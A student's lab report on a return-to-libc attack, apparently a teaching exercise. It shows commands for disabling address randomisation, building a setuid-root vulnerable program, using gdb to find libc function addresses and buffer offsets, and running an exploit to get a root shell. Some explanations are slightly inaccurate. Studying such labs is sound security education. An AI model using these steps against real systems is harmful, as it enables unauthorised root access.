DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Session: Jan 2021 – May 2021

INFORMATION SECURITY
LAB – 4


NAME : AMRUTHA BS

Task 1: Address Space Randomization


Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. Therefore, we disable this feature using this command:

commands:

sudo sysctl -w kernel.randomize_va_space=0



retlib.c (The Vulnerable Program)



Commands:

$ touch badfile

$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c

$ sudo chown root retlib

$ sudo chmod 4755 retlib

$ ls -l retlib

We compile the program retlib.c by using the buffer overflow protection (-fnostack-protector) and then we change the executable to a set UID program and execute it. Since there is no buffer overflow, the program executes properly and says returned properly.

Task 2: Finding out the address of the lib function

There exists a variant of buffer-overflow attack called the return-to-libc attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the system() and exit() function in the libc library, which is already loaded into the memory.Commands:

$ gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c

$ ls -l retlib_gdb

$ gdb retlib_gdb


$ b bof

$ r


$ p system

$ p exit

From the gdb commands, we can find out the address for the system() function , and the address for the exit() function . The actual addresses in your system might be different.




To find out system() and exit() addresses we use the commands: p system and p exit.




Task 3: Putting the shell string in the memory

When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable SHELL points directly to /bin/bash and is needed by other programs, so we introduce a new shell variable MYSHELL and make it point to zsh. $ export MYSHELL=/bin/sh


$ env | grep MYSHELL



We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program prnenv.c



We first find the address of /bin/sh



Exploiting the vulnerability:

Program to create the contents for badfile.

Here, we first create the badfile and compile the retlib program using the buffer overflow protection, then we use gdb to find the addresses. Using r, we run the program till the breakpoint.

Commands:

$ touch badfile

$ gdb retlib


$ b bof

$ r


$ p &buffer

$ p $ebp

$ p ($ebp - &buffer)



p &buffer gives the location or address of buffer and p $ebp is used print the return address. Finding the difference between both the addresses, we get 0x14




Value of X = (ebp value - buffer value) + 12 = 32
Value of Y = (ebp value - buffer value) + 4 = 24
Value of Z = (ebp value - buffer value) + 8 = 28

Commands:
$ gcc exploit.c -o exploit
$ ./exploit
$ ls -l badfile
$ ./retlib

After we compile and run the program Exploit.c, it will generate the contents for badfile and then we run the vulnerable program retlib. If the Exploit is implemented correctly, when the function bof returns, it will return to the system() libc function, and execute system("/bin/sh"). The vulnerable program is running with the root privilege and hence we get the root shell.

As can be seen from the above screenshot we are able to get the root shell.

Running exploit.c program without exit() in the program



Commands:

$ gcc exploit.c -o exploit

$ ./exploit

$ ./retlib


exit() function is not very necessary for this attack; however, without this function, when system() returns, the program might crash, causing suspicions.

Task 4: Changing length of the file name


The Vulnerable program is compiled again as setuid root, but time using a different file name newretlib instead of retlib. The attack no longer works with

the new executable file but it works with an old executable file ,using the same content of the badfile. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command " h" instead of "/bin/sh" .

$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c
$ sudo chown root newretlib
$ sudo chmod 4755 newretlib
$ ls -l newretlib
$ ./newretlib




